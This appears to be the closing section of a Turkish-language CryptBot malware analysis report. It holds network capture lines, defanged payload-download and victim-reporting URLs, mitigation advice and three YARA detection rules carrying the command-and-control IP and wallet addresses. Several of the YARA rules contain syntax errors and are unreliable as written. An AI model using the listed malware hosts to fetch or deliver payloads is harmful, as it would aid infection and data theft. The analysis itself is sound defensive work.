144	36.856286	192.168.40.128	208.95.112.1	TCP	54	52378 → 80 [RST, ACK] Seq=282 Ack=470 Win=0 Len=0
154	37.038751	192.168.40.128	88.99.66.31	TCP	66	52379 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
182	40.051279	192.168.40.128	88.99.66.31	TCP	66	[TCP Retransmission] 52379 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
195	46.059971	192.168.40.128	88.99.66.31	TCP	62	[TCP Retransmission] 52379 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
253	58.040863	88.99.66.31	192.168.40.128	TCP	60	443 → 52379 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

88.99.66.31 portuna istek atıyor fakat sunucular kapalı olduğu için Retransmission dönmektedir.

[http://g-partners\[.\]top/dlc/distribution\[.\]php?pub=mixinte](http://g-partners[.]top/dlc/distribution[.]php?pub=mixinte)

[http://g-partners\[.\]top/stats/remember\[.\]php?pub=mixinte&user](http://g-partners[.]top/stats/remember[.]php?pub=mixinte&user)

[http://otiasc01\[.\]top/download\[.\]php?file=lv.Exe](http://otiasc01[.]top/download[.]php?file=lv.Exe)

```
L "GET", ecx:L"/stats/remember.php?pub=mixinte&user=_____"
```

```
L "/stats/remember.php?pub=mixinte&user=_____"
```

```
L "GET", ecx:L"/stats/remember.php?pub=mixinte&user=_____"
```

```
L "GET"
```

```
: "g-partners.top/dlc/distribution.php?pub=mixinte"
```

```
: "g-partners.top/dlc/distribution.php?pub=mixinte"
```



## ÇÖZÜM ÖNERİLERİ

-Gelen mailler dikkatle okunmalı veya bilinmeyen kaynaklardan gelen maillere ve URL'ler ile ilgili şüpheli davranılmalı ve eklerde tam tarama yapmadan dosya açılmamalı.

-Tüm yüklü olan yazılımlar ve işletim sistemi güncel tutulmalı.

-Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.

-Sistem üzerinde ki çalışan processlerin ağ hareketleri incelenmeli.

-Virüsten koruma veya herhangi bir uç nokta koruma yazılımı gibi kötü amaçlı yazılımdan koruma yazılımı kullanılmalıdır.

-Bir uygulama indirirken dikkatli olunmalı, lisanslı uygulamalar tercih edilmelidir.

## Nxinf8kuks.exe YARA RULE

```
import "hash"
rule CryptBot
{
  meta:
  author="Kerime Gencay"
  description="CryptBot"
  first_date="27.06.2021"
  report_date="25.07.2021"
  file_name=" nxinf8kuks.exe"

  strings:
  $text_a="00909689773.exe"
  $text_b="1BEF0A57BE110FD467A"
  $text_c="79331032056.exe"

  Condition:
  Hash.md5(0,filesize)== " 663FDF847D6B11308415FF86EBFFC275" or all of them
}
```

## 00909689773.exe Yara Rule

```
import "hash"
rule CryptBot
{
  meta:
  author="Kerime Gencay"
  description="CryptBot"
  first_date="27.06.2021"
  report_date="25.07.2021"
  file_name="00909689773.exe"

  strings
  $text_a=" MckYLbaLjxJrwW.zip"
  $text_b=" NIsPPCaAe.zip"
  $text_c="88.99.66.31"
  $text_d=" LYOJYchURFYk"
  $text_e="_Files"
  $text_f="files_"

  Condition:
  Hash.md5(0,filesize)== " 610FE925494BD7F87858672C17F7D917" or all of them

}
```

## Iv.exe Yara Rule

```
import "hash"
rule CryptBot
{
  meta:
  author="Kerime Gencay"
  description="CryptBot"
  first_date="27.06.2021"
  report_date="25.07.2021"
  file_name=" Iv.exe"
  strings:
  text_a="0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21"
  text_b=" bc1qgvs5jxqqzd68f9u0y5g3xekeyeuppnzc8ws5xht"
  text_c="vpn.exe"
  text_d="4.exe"
  text_e=" nsDialogs.dll"
  text_f="UserInfo.dll"
  text_g=""
  Condition:Hash.md5(0,filesize)== "1CA90B66B79DF8576C3D35BFAD0F33FA" or all of them
}
```

KERİME GENÇAY

<https://www.linkedin.com/in/kerimegencay>

